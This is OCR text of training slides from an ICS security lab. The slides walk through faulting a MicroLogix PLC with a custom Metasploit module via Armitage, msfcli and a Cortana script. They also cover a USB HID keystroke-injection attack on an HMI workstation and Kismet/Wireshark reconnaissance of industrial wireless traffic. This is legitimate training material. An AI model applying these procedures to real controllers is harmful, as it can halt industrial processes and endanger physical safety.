
1. Launch Armitage. Armitage is a graphical interface to Metasploit.
2. You will need to connect Armitage to an operational RPC server interface of Metasploit. If not available Armitage starts it for you. Click connect
3. Now click "Yes" to start the Metasploit RPC server.
4. Armitage will now try to connect to Metasploit – this may take up to one minute.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Armitage and Cortana

- The Armitage interface supports identifying hosts, attacks, auto-exploitation, and pivots.
- Cortana (scripts) provides Armitage / Metasploit scripting




Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**


1. The Armitage interface provides a view of all of the loaded Metasploit modules in a tree hierarchy on the left side of the screen. The bottom of the screen provides a tabbed view which can grow to more tabs as individual jobs are processed or more hosts are actively being attacked.
2. Cortana is a research project out of DARPA's cyber fast track program. Cortana provides a scripted interface to Metasploit results and modules increasing the ability to not only collect data, filter through and automatically make decisions but also do so through a team server allowing multiple red team participants to use Armitage, Cortana and Metasploit through a centralized backend.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# MicroLogix Fault Status Bit Flip using Armitage

- Faulting the MicroLogix controller using Armitage and Metasploit


auxiliary
admin
analyze
bnat
client
crawler
cybati
micrologix_fault
dos
fuzzers
gather
pdf
scanner
cybati/micrologix_fault
Allen-Bradley/Rockwell Automation MicroLogix Major Error / Fault
The EtherNet/IP CIP protocol allows unauthenticated commands to devices that implement the protocol. This module implements the vendor specific attribute CPU MAJOR FAULT command of the MicroLogix series of controllers from Allen-Bradley. The S2 default status file S:5/3 bit is turned on (1) causing the logic processing to stop due to a MAJOR ERROR HALT. The error will be described by the controller as a (A minor error bit is set at the end of the scan. refer to S:5 minor error bits.) A user-defined fault routine will be run by the controller; however, the fault must be manually cleared. This vulnerability-by-design can be mitigated by limiting logical access to the controls network, restricting write access using preventive controls such as IPS and monitored using the SNORT Ethernet/IP signatures.
Option
Value
ATTACK
FAULT
RHOST
172.16.1.30
RPORT
44818
Show advanced options
Launch
Console
nmap
Scripts
Cortana
msf > use auxiliary/cybati/micrologix_fault
msf auxiliary(micrologix_fault) > set RPORT 448
RPORT => 44818
msf auxiliary(micrologix_fault) > set RHOST 172
RHOST => 172.16.1.30
msf auxiliary(micrologix_fault) > set ATTACK FA
ATTACK => FAULT
msf auxiliary(micrologix_fault) > run -j
[*] Auxiliary module running as background job
[*] Got session id: 0xc62a4c9d
[*] Got connection id: 0xa66c2ac6

Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

Located in auxiliary/cybati/micrologix_fault. Read the Metasploit description. You can review the source code of the module at /root/.msf4/modules/auxiliary/cybati/micrologix_fault.rb

This specific module was created by CYBATI personnel to understand the difficulty of creating vulnerable by design modbus modules. Using the CYBATI training kit this module was developed in just under two hours. The greatest challenge was to define the appropriate wireshark filters to identify the exact command that create the fault. The other necessary requirement was to have the appropriate wireshark dissector to understand the data being transmitted. Exactly how this will be discussed in a different lab.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# MicroLogix Fault Status Bit Flip using msfcli

- Using msfcli to fault the controller

root@bt: ~
File Edit View Terminal Help
PAYLOAD
LOOT
=[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 960 exploits - 509 auxiliary - 153 post
+ -- --=[ 257 payloads - 28 encoders - 8 nops
=[ svn r15903 updated today (2012.09.27)
RHOST => 172.16.1.30
[*] Got session id: 0x896978a7
[*] Got connection id: 0xac476989
[*] Auxiliary module execution completed
root@bt:~# msfcli auxiliary/micrologix_fault RHOST=172.16.1.30 e

Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

Metasploit modules can be executed directly from the command line using msfcli. This example runs the CYBATI MicroLogix fault module against 172.16.1.30


**#msfcli auxiliary/cybati/micrologix_fault RHOST=172.16.1.30 e**

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# MicroLogix Fault Status Bit Flip using Armitage with Cortana

- Using Cortana to discover and fault the controller




Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

Metasploit modules can also be operated and interacted with using the CORTANA scripting language. The example located in the CYBATI_Labs/Scripts/cortana_micrologix_fault_service_add file waits for a service to be added on port 44818. Once added to the Armitage database the script executes launching the CYBATI micrologix fault Metasploit module. Many script examples are available in the Cortana User Manual located in the CYBATI_Labs/Whitepapers folder.

To use the Cortana script perform the followings steps:


1. In Armitage, Select Hosts, Add Hosts – enter your MicroLogic PLCs IP address and Click Add. Then click OK.
2. Click on the new workstation monitor added to Armitage and a green dashed line will surround it.
3. Click Armitage and then Scripts.
4. Click Load and browse to Desktop/CYBATI_Labs/Scripts/cortana_micrologix_fault_service_add
5. Click the Console button to open the Cortana console
6. At the cortana> prompt, enter **ls** and you should see the new script loaded.
7. Enable debugging for this script using the **tron cortana_micrologix_fault_service_add** command (you can use TAB for auto-completion of the word). You can see all of the available commands by typing help.
8. Click Hosts, NMAP Scan, Intense Scan, all TCP Ports. Your host will automatically be added and click OK.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Physical – Cyber Attacks

- Launch the CYBATI_HMI with the CYBATI Trainer
- You are an operator observing the environment




Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

For the first part of the laboratory you will play the role of an operator observing the environment.


1. Launch the CYBATI_HMI from the desktop Shortcuts folder.
2. Open the CYBATI_Trainer HMI. Select Project and Browse for folder CYBATI_Labs / HMI / CYBATI_Trainer. Click OK.
3. Change the IP address configured in the HMI communications setting. Communications / AB PCCC Masters / Micrologix. Click Edit Settings and enter your Pod's IP Address (e.g. 172.16.P. 30). Click Test to validate connectivity. Is connectivity fails contact your instructor or proctor.
4. Launch RSLogix Micro Starter from the Shortcut folder. Click File / Open. Choose CYBATI_Labs / Ladder_Logic / Sealed_IN_TOGGLE_HMI_ALARM.
5. Select Comms / Download. Click OK and complete the download leaving the PLC in the state of REMOTE RUN.
6. Now go back to the CYBATI_HMI and select Monitoring / Start to launch the HMI.
7. You should now have a HMI that correctly represents the state of the field equipment (I/O Trainer Inputs and Outputs).

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Physical – Cyber Attacks

- A friend / colleague / it staff is making changes to, or you just purchased new USB devices (eg. Mouse, Keyboard, Flash Drive, Printer, Security Dongle, **Field Technician's USB-PLC Cable**)
  - Insert the inconspicuous-looking USB "device"; it is not just a flash drive
- Watch the show
  - Look for the message box pop-ups and click OK. See Instructions for more details.



If you lose the Message Box Look for this icon on the Task Bar and click it.

Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

We will now perform a Physical – Cyber attack against the operator's workstation. Located within your plastic container in the kit is a USB device. Ensure the CYBATI Trainer HMI is launched and operational. Test the inputs and outputs to make certain the indicators are correct.

We have modified the device to prompt you with message boxes while performing the attack, a true attack may not be so nice.


Now insert the USB device in to an open slot on the CYBATI workstation. Click OK at each Message Box to continue. If you lose the Message Box or a window pops over it you can click the VBScript icon on the task bar (as shown in the slide).

Take a look in Device Manager – do you notice anything different? Did you baseline your workstation? ☺

**STOP HERE – LECTURE WILL CONTINUE**
(Instructions continued on next slide)

# Teensy ++ / HMI Modification

- Open the Sketchbook in Arduino




Copyright 2011-2013 – CYBATI/cybati.org


**Instructions**


Open that CYBATI_sketch.ino file located in the arduino labs folder (CYBATI_Labs / Labs / arduino / CYBATI_sketch / CYBATI_sketch.ino. This file contains the source code of the script that is executed once the USB HID is recognized. Note that the device is represented simultaneously as a HID and a storage medium. The additionally downloaded and already installed phukdlib.h library is used to allow keystroke manipulation to the operating. Note that this library is O/S independent, the script will inject keystrokes to any operating system; however, powershell will not be there unless it is a Microsoft® Windows® product ☺. The script initializes the local file system and finds the storage device with the name CYBATI. The storage device will eventually contain the files located in the disk folder. The .VolumeLabel file contains the name of disk "CYBATI". The exec file contains the VBScript that stepped you through the attack. The tags.pdb and tags_o.pdb are the tags that are swapped in the HMI.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org

# Alfa Wireless Card and Kismet

- Connect the external USB Alfa wireless card
- Start KISMET in Backtrack




Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

Kismet is commonly used to perform 802.11 analysis and within Backtrack it is very easy to use.


1. Launch or switchover to the Backtrack VM.
2. Connect the USB ALFA wireless card to computer, it will automatically be capture by the Backtrack Virtual Machine. Us
3. Select kismet from the Shortcuts folder located on the Backtrack desktop
4. Respond to the "Terminal colors" question.
5. Accept the warning that Kismet is running as root. This is risky as the kismet wireless parser could have it's own vulnerabilities; however, for the purposes of this course and laboratory environment it is acceptable. Click Ok.
6. Click Yes to automatically start the Kismet server.
7. Click Start (accept defaults)
8. You will now be presented with the Console window. This is the logging window. You will see a few ERRORs associated with Kismet's inability to locate a GPS daemon. Kismet can operate with GPS data; however, it is outside the scope of this course to include a GPS lab, although it would be nice to have class outdoors.
9. Click Yes to define a packet source.
10. Enter **wlan0,** you can verify that this is interface name by typing **ifconfig** at a console prompt.
11. Click with your mouse or tab to [ Add ].
12. You should see several INFO log messages identifying wireless networks being detected. Click "Close Console Window" in the lower right-hand corner.

The new version of Kismet launches and will eventually display a TEXT-based GUI. The interface by default depicts the discovered networks on top, a graphical depiction of packets (actually frames since this is layer 2) monitored, and informational expert analysis of the packets received. The right-hand tracks the current session statistics. There are many options within the Kismet interface that you may want to take a few minutes to explore. Use your mouse to click around and also discover the keyboard shortcuts. You should also see the CYBATI SSIDs (e.g. CYBATI-CITY-*****)

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Kismet Configuration




Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

It will be very helpful for this lab to alter the default view. Select the “Client List” while de-selecting GPS Data, Battery, and the Packet Graph. This will allow us to not only see current access points and SSIDs discovered but also review their associated wireless clients and OUI analysis.


It may also be helpful while reviewing a specific network to lock in on its specific channel. The channel is identified under the “Ch” column and can Kismet can be set to not channel hop using the Kismet / Config Channel option.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Kismet Configuration

- Using OUI information try to find industrial wireless clients


Terminal
File Edit View Terminal Help
Clients Sort Windows
Selected network: 90:F6:52:A2:5C:D5 (CYBATI-CITY-RAIL)
MAC Type Freq Pkts Size Manuf
! 90:F6:52:A2:5C:D5 Wired/AP 2472 2603 0B Tp-LinkT
10:40:F3:CA:EF:CF Wired/AP 2457 8 1K Apple
68:A8:6D:1F:A3:56 Wireless 2467 159 4K Apple
64:27:37:E5:6C:79 Wired/AP 2457 9 1K HonHaiPr
00:00:BC:67:9E:32 Wired/AP 2437 1 78B Rockwell

Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**


Several clients will populate for each SSID identified. These clients are automatically categorized using Kismet's OUI file. The OUI file uses the first 6 hexadecimal characters in the device's MAC address to guess the Manufacturer.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Kismet PCAP Analysis

- Open a terminal window and open the captured frames




Copyright 2011-2013 – CYBATI/cybati.org 


**Instructions**

Open the pcapdump file using wireshark. The capture date and time is used to identify the correct pcapdump file. The captured data is located in the /root/ directory which is the default directory when opening a command prompt in Backtrack. Open the packet capture file using the syntax # **wireshark <name of capture.pcapdump>.** Remember that you can use TAB to auto-complete the file name.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Kismet PCAP Analysis (MAC)


Kismet-20120301-21-54-09-1.pcapdump - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: Expression... Clear Apply
No. Time Source Destination Protoco Info
487 123.350413 48:60:bc:67:57:ff (RA IEEE 80. Acknowledgement, Flags=.....C
488 123.352912 48:60:bc:67:57:ff (RA IEEE 80. Acknowledgement, Flags=.....C
489 124.945312 Westell_16:c8:44 Apple_72:ba:9e IEEE 80. Deauthentication, SN=252, FN=0, Flags=....R...C
490 125.041149 Westell_16:c8:44 Broadcast IEEE 80. Beacon frame, SN=253, FN=0, Flags=.....C, BI=1
491 125.990384 SenaoInt_76:28:58 Broadcast IEEE 80. Beacon frame, SN=203, FN=0, Flags=.....C, BI=1
492 126.090111 SenaoInt_76:28:58 Broadcast IEEE 80. Beacon frame, SN=204, FN=0, Flags=.....C, BI=1
493 126.367919 Westell_16:c8:44 Broadcast IEEE 80. Beacon frame, SN=272, FN=0, Flags=.....C, BI=1
IEEE 802.11 Deauthentication, Flags: ....R...C
Type/Subtype: Deauthentication (0x0c)
Frame Control: 0x08C0 (Normal)
Duration: 314
Destination address: Apple_72:ba:9e (7c:6d:62:72:ba:9e)
Source address: Westell_16:c8:44 (0c:d5:02:16:c8:44)
BSS Id: Westell_16:c8:44 (0c:d5:02:16:c8:44)
Source address: Westell_16:c8:44 (0c:d5:02:16:c8:44)
BSS Id: Westell_16:c8:44 (0c:d5:02:16:c8:44)
0010 00 00 00 00 01 00 02 00 76 09 00 00 00 00 b5 00
0020 c0 08 3a 01 7c 6d 62 72 ba 9e 0c d5 02 16 c8 44
0030 0c d5 02 16 c8 44 c0 0f 07 00 f1 ea 6f fa
Source Hardware Address (wlan.sa)...
Packets: 971 Displayed: 97
wlan.sa contains 0c:d5:02

Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

Review the capture packets looking for anything that resembles control system components. A hint is depicted above as well as the following OUIs may be helpful.

Rockwell 00-0F-73 (From Documentation)

automation direct / koyo 00-E0-62 (From documentation)

http://support.automation.siemens.com/US/llisapi.dll/324225662?func=ll&objId=32422566&objAction=csView&nodeid0=42728754&lang=en&siteid=cseus&aktprim=0&extranet=standard&viewreg=US&load=treecontent#A24440281

08-00-06 (hex) SIEMENS AG Siemens IT Solutions and Services, SIS GO QM O Siemensstraße 2-4 POB 2353 Fürth 90713 GERMANY

00-0E-8C (hex) Siemens AG A&D ET Siemensstraße 10 Regensburg 93055 GERMANY

00-1B-1B (hex) Siemens AG I IA SC EWK PU1, Östliche Rheinbrückenstraße 50 76181 Karlsruhe, Baden Württemberg GERMANY

Company Schneider Electric (Australia) Prefix 00:0C:81 (http://hwaddress.com/mac/000C81-000000.html)

Schneider Electric M340 PLC 000053 (http://www.east-med.schneider-electric.com/sites/east-med/en/support/faq/faq_main.page?page=content&country=EAST_MED&lang=EN&id=FA22767&redirect=true)

006008 (GE versamax PLC / GFK-1852 Documentation)
http://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=7&ved=0CGcQFjAG&url=http%3A%2F%2Fwww.pdfsupply.com%2Fpdfs%2Fgfk1852.pdf&ei=OlNHT7CqIc3lggeX_p2fDg&usg=AFQjCNGMcyoTavZ-dux8edeR-iFHSZO71A


00-a0-3d opto 22 snap pac http://www.opto22.com/community/showthread.php?t=231&page=1

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Kismet PCAP Analysis (Protocol)

- Simple search strings: mbtcp, dnp3, enip
- Click on “Expression” to search for other options


Kismet-20120930-11-05-08-1.pcapdump [Wireshark 1.6.5 (SVN Rev Unknown from un
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: enip
Expression... Clear Apply
No. Time Source Destination Protocol Length Info
1671 42.402330 172.16.1.15 172.16.1.30 CIP 183 [TCP ACKed lo
1673 42.404357 172.16.1.15 172.16.1.30 CIP 183 [TCP Retransm
1681 42.601229 172.16.1.15 172.16.1.30 CIP 182 Unknown Servi
1699 42.894380 172.16.1.15 172.16.1.30 CIP 182 Unknown Servi
1708 42.911310 172.16.1.15 172.16.1.30 CIP 183 Unknown Servi
1716 43.125342 172.16.1.15 172.16.1.30 CIP 182 Unknown Servi
1735 43.419861 172.16.1.15 172.16.1.30 CIP 183 Unknown Servi
1740 43.619832 172.16.1.15 172.16.1.30 CIP 182 Unknown Servi
Frame 27: 183 bytes on wire (1464 bits), 183 bytes captured (1464 bits)
PPI version 0, 32 bytes
IEEE 802.11 QoS Data, Flags: .......TC
Logical-Link Control
Internet Protocol Version 4, Src: 172.16.1.15 (172.16.1.15), Dst: 172.16.1.30 (172.16.1.
Transmission Control Protocol, Src Port: 52481 (52481), Dst Port: EtherNet-IP-2 (44818),
EtherNet/IP (Industrial Protocol), Session: 0x784CF825, Send Unit Data

Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

Review the captured data for specific industrial protocols such as Modbus / TCP, DNP3, EthernetIP and ISO-TSAP. Simple search filters are available in wireshark to support protocol search. For example, you will only need to type **mbtcp** for Modbus over TCP, **dnp3** for Distributed Network Protocol and **enip** for Ethernet over IP. If you do capture some control traffic – take a look at the payload constructs – this will be discussed in a different lab.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Using GISKismet for database analysis

- GISKismet stores Kismet data in a database
- Allows for structured SQL queries of large datasets

root@bt:~# giskismet -h
